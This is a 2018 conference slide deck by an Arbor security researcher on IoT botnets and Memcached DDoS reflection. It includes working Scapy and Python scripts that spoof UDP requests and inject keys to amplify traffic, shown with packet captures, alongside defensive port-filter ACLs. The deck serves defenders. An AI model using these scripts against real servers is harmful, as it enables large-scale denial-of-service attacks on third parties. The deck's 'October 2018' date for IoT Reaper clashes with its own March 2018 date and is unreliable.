NETSCOUT | Arbor

Trends in IoT DDoS botnets

Netnod Meeting, 14-15 March 2018

Steinthor Bjarnason


ASERT Network Security Research Engineer

sbjarnason@arbor.net

7,7 Million

Estimated 7,7 million *(mostly vulnerable)* IoT devices are connected to the Internet EVERY day. (Gartner report Feb. 2017)

1:500.000



1:500.000 is the theoretical DDoS amplification factor for the Memcached service

31,4%

31,4% of Internet ASN’s allow spoofed traffic to originate from their networks. (Caida spoofer project)

1,7 Tbps


1.7 Tbps is the size of the largest DDoS attacks in history
(Memcached DDoS Reflection attack, February 25th 2018)

HOW DID WE GET INTO THIS MESS?

The attackers come in many shapes…

- Malware arms dealers are either individuals or organizations which research and develop attack tools which take advantage of security vulnerabilities. As part of their Q&A, they often do live field testing. (Ref. Mirai Windows Seeder and IoT Reaper)
- The DDoS mercenaries offer DDoS services (Booters/Stressers) for hire to the attackers
- The attackers mostly use Booter/Stresser services to launch their attacks, there are though some exceptions.

And they are innovative and persistent…



The Windows Mirai Seeder


Subverting “innocent” IoT devices into zombies

In February 2018 a new Windows seeder was detected which had the capability to infect IoT devices behind firewalls, gaining access to the previously ”unreachable” IoT devices:

- An infected Windows computer has now the capability to infect and subvert the “innocent” IoT population behind Enterprise firewalls into zombies.
- The attacker can then use the zombies to:
  1. Infect other IoT devices.
  2. Launch outbound attacks against external targets.
  3. Perform reconnaissance on internal networks, followed by targeted attacks against internal targets.

IoT Reaper
A modular, highly advanced IoT Trojan

- In October 2018 a new IoT Trojan was discovered which instead of relying on brute-force credentials attacks, used exploits to gain access to IoT devices. It was cross-platform, consisting of ARM and MIPS IoT code + Windows seeder EXEs.
- It was highly modular with LUA based scanning, infection and DDoS attack modules, all field upgradable.
- IoT Reaper scanned the Internet for vulnerable devices and at one time, was believed to have identified more than 2M vulnerable devices
- However, it never infected more than 30k devices and after a 2 week period with frequent updates, went silent…



The Memcached DDoS Reflection attack

- Memcached is an in-memory database caching system which is typically deployed in IDC, ‘cloud’, and Infrastructure-as-a-Service (IaaS) networks to improve the performance of database-driven Web sites and other Internet-facing services
- Unfortunately, the default implementation has no authentication features and is often deployed as listening on all interfaces on port 11211 (both UDP and TCP).
- Combine this with IP spoofing and the results is a 1.7 Tbps DDoS Reflection attack!

The Memcached DDoS Reflection attack

Simple spoofed “stats” attack (1:19)

```
from scapy.all import *
import binascii
payload=binascii.unhexlify('0001000000010000737461747730d0a’)
pkt=Ether()/IP(src="10.1.138.170",dst="172.17.10.103")/UDP(sport=666,dport=11211)/payload
sendp(pkt, iface="eth1", loop=0,verbose=False)
```

No.	Time	Source	Destination	Protocol	Length	Info
5	2.201109	10.1.138.170	172.17.10.103	MEMCACHE	60	MEMCACHE Continuation
6	2.201408	172.17.10.103	10.1.138.170	MEMCACHE	1117	MEMCACHE Continuation

```
▸ Internet Protocol Version 4, Src: 10.1.138.170, Dst: 172.17.10.103
▸ User Datagram Protocol, Src Port: 666 (666), Dst Port: 11211 (11211)
  Memcache Protocol

0000  00 50 56 91 ee 7b 00 50  56 91 8d 4e 08 00 45 00   .PV..{.P V..N..E.
0010  00 2b 00 01 00 00 40 11  2f 9e 0a 01 8a aa ac 11   .+....@. /.......
0020  0a 67 02 9a 2b cb 00 17  34 3f 00 01 00 00 00 01   .g..+... 4?......
0030  00 00 73 74 61 74 73 0d  0a 00 00 00               ..stats. ....
```

```
▸ Internet Protocol Version 4, Src: 172.17.10.103, Dst: 10.1.138.170
▸ User Datagram Protocol, Src Port: 11211 (11211), Dst Port: 666 (666)
  Memcache Protocol

0000  00 50 56 91 1b 15 00 50  56 91 ee 7b 08 00 45 00   .PV....P V..{..E.
0010  04 4f 8e aa 40 00 40 11  5c d0 ac 11 0a 67 0a 01   .O..@.@. \....g..
0020  8a aa 2b cb 02 9a 04 3b  4f 70 00 01 00 00 00 01   ..+....; Op......
0030  00 00 53 54 41 54 20 70  69 64 20 32 32 30 39 38   ..STAT p id 22098
0040  0d 0a 53 54 41 54 20 75  70 74 69 6d 65 20 38 35   ..STAT u ptime 85
0050  31 36 32 0d 0a 53 54 41  54 20 74 69 6d 65 20 31   162..STA T time 1
0060  35 32 30 34 32 36 30 32  33 0d 0a 53 54 41 54 20   52042602 3..STAT
0070  76 65 72 73 69 6f 6e 20  31 2e 34 2e 31 34 20 28   version  1.4.14 (
0080  55 62 75 6e 74 75 29 0d  0a 53 54 41 54 20 6c 69   Ubuntu). .STAT li
0090  62 65 76 65 6e 74 20 32  2e 30 2e 32 31 2d 73 74   bevent 2 .0.21-st
00a0  61 62 6c 65 0d 0a 53 54  41 54 20 70 6f 69 6e 74   able..ST AT point
00b0  65 72 5f 73 69 7a 65 20  36 34 0d 0a 53 54 41 54   er_size  64..STAT
00c0  20 72 75 73 61 67 65 5f  75 73 65 72 20 33 2e 34    rusage_ user 3.4
```

The Memcached DDoS Reflection attack

The advanced attack – inject own key(s) (1:500.000)

```
import memcached_udp
mc = memcached_udp.Client([('172.17.10.103',11211)])
payload="This is a very long key (can be up to 1MB in size
mc.set('a',payload)
```

Keys > 1400 bytes requires using the 'append' command or TCP injection.

```
6 2.697877    172.17.10.106    172.17.10.103    MEMCACHE          Continuation
7 2.699805    172.17.10.103    172.17.10.106    MEMCACHE   58 MEMCACHE Continuation
```

```
▸ Internet Protocol Version 4, Src: 172.17.10.106, Dst: 172.17.10.103
▸ User Datagram Protocol, Src Port: 38494 (38494), Dst Port: 11211 (11211)
  Memcache Protocol
0000  00 50 56 91 ee 7b 00 50  56 91 8d 4e 08 00 45 00   .PV..{.P V..N..E.
0010  00 65 48 51 40 00 40 11  85 43 ac 11 0a 6a ac 11   .eHQ@.@. .C...j..
0020  0a 67 96 5e 2b cb 00 51  84 ee 00 00 00 00 00 01   .g.^+..Q ........
0030  00 00 73 65 74 20 61 20  30 20 30 20 34 39 0d 0a   ..set a  0 0 49..
0040  54 68 69 73 20 69 73 20  61 20 76 65 72 79 20 6c   This is  a very l
0050  6f 6e 67 20 6b 65 79 20  28 63 61 6e 20 62 65 20   ong key  (can be
0060  75 70 20 74 6f 20 31 4d  42 20 69 6e 20 73 69 7a   up to 1M B in siz
0070  65 0d 0a                                          e..
```

```
▸ Internet Protocol Version 4, Src: 172.17.10.103, Dst: 172.17.10.106
▸ User Datagram Protocol, Src Port: 11211 (11211), Dst Port: 38494 (38494)
  Memcache Protocol
0000  00 50 56 91 8d 4e 00 50  56 91 ee 7b 08 00 45 00   .PV..N.P V..{..E.
0010  00 2c fb c6 40 00 40 11  d2 06 ac 11 0a 67 ac 11   .,..@.@. .....g..
0020  0a 6a 2b cb 96 5e 00 18  6d 1d 00 00 00 00 00 01   .j+..^.. m.......
0030  00 00 53 54 4f 52 45 44  0d 0a                     ..STORED ..
```

The Memcached DDoS Reflection attack

The advanced attack – request own key(s)

Attacker sends 1 packet


```
from scapy.all import *
import binascii
# cmd = "get a a a a a a a a a a a a a a a a a a a a a a a a a a … <729 times>"
payload=binascii.unhexlify('000100000001000067657420612061206120612061206120612…
pkt=Ether()/IP(src="10.1.138.170",dst="172.17.10.103")/UDP(sport=80,dport=1…)/payload
sendp(pkt, iface="eth1", loop=0,verbose=False)
```


Reflector sends 536,302 packets = 6.2Gb

3	0.002366	10.1.138.170	172.17.10.103	QUIC	1513	Pay… (Encrypted), Seq: 1
4	0.075723	172.17.10.103	10.1.138.170	QUIC	1442	Pay… (Encrypted), Seq: 1
6	0.088618	172.17.10.103	10.1.138.170	QUIC	1442	Pay…d (Encrypted), Seq: 1
7	0.088652	172.17.10.103	10.1.138.170	QUIC	1442	Pay…ad (Encrypted), Seq: 1
8	0.088658	172.17.10.103	10.1.138.170	QUIC	1442	Pay…oad (Encrypted), Seq: 1
9	0.088662	172.17.10.103	10.1.138.170	QUIC	1442	Pa…oad (Encrypted), Seq: 1
10	0.088678	172.17.10.103	10.1.138.170	QUIC	1442	Pa…load (Encrypted), Seq: 1
11	0.088683	172.17.10.103	10.1.138.170	QUIC	1442	Pa…load (Encrypted), Seq: 1
12	0.088692	172.17.10.103	10.1.138.170	QUIC	1442	Pa…load (Encrypted), Seq: 1
13	0.088698	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
14	0.088704	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
15	0.088710	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
16	0.088715	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
17	0.088720	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1
18	0.088724	172.17.10.103	10.1.138.170	QUIC	1442	Payload (Encrypted), Seq: 1

The Memcached DDoS Reflection attack

The advanced attack – request own key(s)





The Memcached DDoS Reflection attack
Should we be fighting back?

NO!!

1. It's ILLEGAL to delete or modify information (flush) or disrupt the operations (shutdown) of systems which do not belong to you. (§ 206 Norway criminal law)
2. It's also immoral (and plain stupid) to attack Reflectors as they probably belong to someone which is also a victim of the same attack.
3. DDoS defenses are working pretty well against this attack, fighting back will just make the problem worse and put us on a VERY slippery slope.

So, what are we doing today to deal with this? Not much…

- The general public:
  - Consumers are ignorant about security and will always buy the cheapest device available and will proceed to connect it directly to the Internet.
- The experts:
  - Developers are in many cases uneducated about (network) security.
  - Solution designers (DEVOPS) are often ignorant about potential deployment risks.
  - Many Service/Hosting Providers DO NOT CARE about security and will deliberately IGNORE security Best Practices as ”it’s too expensive/complex” and “I can get away with ignoring it”.
  - Nordic (and most European) Providers are pretty good at network security and try to do the right thing. There are however notable exceptions…

WHAT CAN WE DO?

The solution…

- Get rid of spoofed IP's → kill DDoS Reflection:
  - Implement Security Best Practices (BCP38)
- Protect your borders, both external and internal:
  - Scan your networks for known threats and vulnerable IoT devices.
  - Block/Rate limit known threats ("Exploitable port filters")
  - Make strict requirements of your peers, if their networks contain known threats and they don't do anything about it, why peer with them?
  - Make VERY strict requirements of your vendors, especially CPE's!
- Implement DDoS mitigation strategies:
  - Use Netflow for detection, Flowspec and scrubbing centers for mitigation

For more details, see http://www.senki.org/

Implementing exploitable port filters

NANOG - Job Snijders job@ntt.net: “NTT has deployed rate limiters on all external facing interfaces”

```
ipv4 access-list exploitable-ports
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
ipv6 access-list exploitable-ports-v6
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
class-map match-any exploitable-ports
  match access-group ipv4 exploitable-ports
  match access-group ipv6 exploitable-ports-v6
```

```
policy-map ntt-external-in
  class exploitable-ports
    police rate percent 1
      conform-action transmit
      exceed-action drop
    set precedence 0
    set mpls experimental topmost 0
  class class-default
    set mpls experimental imposition 0
    set precedence 0
!
interface Bundle-Ether19
  description Customer: the best customer
  service-policy input ntt-external-in
!
interface Bundle-Ether20
  service-policy input ntt-external-in
```

Summary

- **The attackers love IoT!**

  We are constantly seeing new types of IoT malware, now both targeting previously unreachable IoT devices and taking advantage of security vulnerabilities in IoT software.

- **Reflection/Amplification attacks are increasing**

  IoT malware has now started to take advantage of vulnerable services, dramatically increasing their firepower and attack capabilities. Vulnerable services are being deployed on a daily basis, especially in cloud based services.

- **Harden your networks and implement exploitable port filters**

  Eliminate spoofing → Eliminate DDoS Reflection. (Most SP's in Europe do this already)

  Consider blocking traffic from peers which don't play by the rules.

Arbor's 13th Worldwide Infrastructure Security Report now available!

Q&A / THANK YOU

Contact Information:

Steinthor Bjarnason
sbjarnason@arbor.net